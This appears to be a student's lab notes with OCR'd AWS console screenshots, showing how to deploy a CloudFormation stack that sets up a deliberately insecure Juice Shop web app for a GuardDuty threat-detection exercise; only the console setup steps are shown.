

Threat Detection with Amazon GuardDuty


stack used :- **AWS CloudFormation** Infrastructure as Code (IaC) service. You write a template (JSON/YAML) → AWS automatically creates/updates/deletes a whole group of resources together as one **"stack"**. → Repeatable, version-controlled, automated deployments.

Amazon GuardDuty Fully managed threat detection / security monitoring service. Automatically watches your AWS account(s) for suspicious activity (hacking attempts, crypto-mining, data theft, etc.) using CloudTrail, VPC Flow Logs, DNS, runtime behavior + ML + threat intel. → Sends findings/alerts when something looks bad. No agents needed in most cases.

- First create a new stack on cloudformation
- 

- Then choose existing templete then upload a template file then choose file





Create stack | CloudFormation | us

https://us-east-1.console.aws.amazon.com/cloudformation/home?region=us-east-1#/stacks/create

Search [Alt+S] Ask Amazon Q United States (N. Virginia) pamith sanujaya (5446-8767-2644) pamith%20sanujaya

CloudFormation > Stacks > Create stack

Step 1
Create stack

Step 2
Specify stack details

Step 3
Configure stack options

Step 4
Review and create

Configure stack options

Tags - *optional*

Tags (key-value pairs) are used to apply metadata to AWS resources, which can help in organizing, identifying, and categorizing those resources. You can add up to 50 unique tags for each stack.

No tags associated with the stack.

Add new tag

You can add 50 more tag(s)

Permissions - *optional*

Specify an existing AWS Identity and Access Management (IAM) service role that CloudFormation can assume.

IAM role - optional

Choose the IAM role for CloudFormation to use for all operations performed on the stack.

IAM role name | *Sample-role-name* | Remove | Create new role

Stack failure options

Behavior on provisioning failure

Specify the roll back behavior for a stack failure. Learn more

- Roll back all stack resources
  Roll back the stack to the last known stable state.
- Preserve successfully provisioned resources

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CloudFormation > Stacks > Create stack

without a last known stable state will be deleted upon the next stack operation.

Delete newly created resources during a rollback

Specify whether resources that were created during a failed operation should be deleted regardless of their deletion policy. Learn more

- Use deletion policy
  Retains or deletes created resources according to their attached deletion policy.
- Delete all newly created resources
  Deletes created resources during a rollback regardless of their attached deletion policy.

Additional settings

You can set additional options for your stack, like notification options and a stack policy. Learn more

Stack policy - *optional*

Defines the resources that you want to protect from unintentional updates during a stack update.

Rollback configuration - *optional*

Specify alarms for CloudFormation to monitor when creating and updating the stack. If the operation breaches an alarm threshold, CloudFormation rolls it back.

Notification options - *optional*

Specify a new or existing Amazon Simple Notification Service topic where notifications about stack events are sent.

Stack creation options - *optional*

Specify the timeout and termination protection options for stack creation.

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
Create stack | CloudFormation | us
https://us-east-1.console.aws.amazon.com/cloudformation/home?region=us-east-1#/stacks/create
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pamith%20sanujaya
CloudFormation > Stacks > Create stack
Defines the resources that you want to protect from unintentional updates during a stack update.
Rollback configuration - optional
Specify alarms for CloudFormation to monitor when creating and updating the stack. If the operation breaches an alarm threshold, CloudFormation rolls it back.
Notification options - optional
Specify a new or existing Amazon Simple Notification Service topic where notifications about stack events are sent.
Stack creation options - optional
Specify the timeout and termination protection options for stack creation.
Capabilities
The following resource(s) require capabilities: [AWS::IAM::Role]
This template contains Identity and Access Management (IAM) resources that might provide entities access to make changes to your AWS account. Check that you want to create each of these resources and that they have the minimum required permissions. Learn more
I acknowledge that AWS CloudFormation might create IAM resources.
Cancel
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
Create stack | CloudFormation | us
https://us-east-1.console.aws.amazon.com/cloudformation/home?region=us-east-1#/stacks/create
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CloudFormation > Stacks > Create stack
Step 1
Create stack
Step 2
Specify stack details
Step 3
Configure stack options
Step 4
Review and create
Review and create
Step 1: Specify template
Edit
Prerequisite - Prepare template
Template
Template is ready
Template
Template URL
https://s3.us-east-1.amazonaws.com/cf-templates-46rqqbcti8i7-us-east-1/2026-02-28T194855.144Zw33-nextwork-guardduty-setup.yaml
Stack description
This template creates an insecure web app for NextWork's project on threat detection and GuardDuty!
Step 2: Specify stack details
Edit
Provide a stack name
Stack name
guardduty-project
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
Create stack | CloudFormation | us
https://us-east-1.console.aws.amazon.com/cloudformation/home?region=us-east-1#/stacks/create
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CloudFormation > Stacks > Create stack
Notification options
SNS topic ARN
No notification options
There are no notification options defined
Stack creation options
Timeout
-
Termination protection
Deactivated
Quick-create link
Use quick-create links to get stacks up and running quickly from the AWS CloudFormation console with the same basic configuration as this stack. Copy the URL on the link to share. Learn more
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Create change set
Cancel
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Submit
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
Stack guardduty-project | CloudF
Course: IT2130 - Operating System
https://us-east-1.console.aws.amazon.com/cloudformation/home?region=us-east-1#/stacks/stackinfo?stackId=arn%3Aaws%3Acloudformation%3Aus-east-1%3A54468767264...
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CloudFormation > Stacks > guardduty-project
guardduty-project
Delete stack
Update stack
Stack actions
Create stack
Stack info
Events
Resources
Outputs
Parameters
Template
Change sets
Git sync
Overview
Stack ID
arn:aws:cloudformation:us-east-1:544687672644:stack/guardduty-project/5dd12c10-1537-11f1-bd81-122419eb6ddf
Description
This template creates an insecure web app for NextWork's project on threat detection and GuardDuty!
Status
CREATE_COMPLETE
Detailed status
-
Status reason
-
Root stack
-
Parent stack
-
Created time
2026-03-01 11:54:56 UTC+0530
Updated time
-
Deleted time
-
Drift status
NOT_CHECKED
Last drift check time
-
Termination protection
Deactivated
IAM role
CloudShell
Feedback
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


- Then navigate to the output tab and click on the juiceshop url

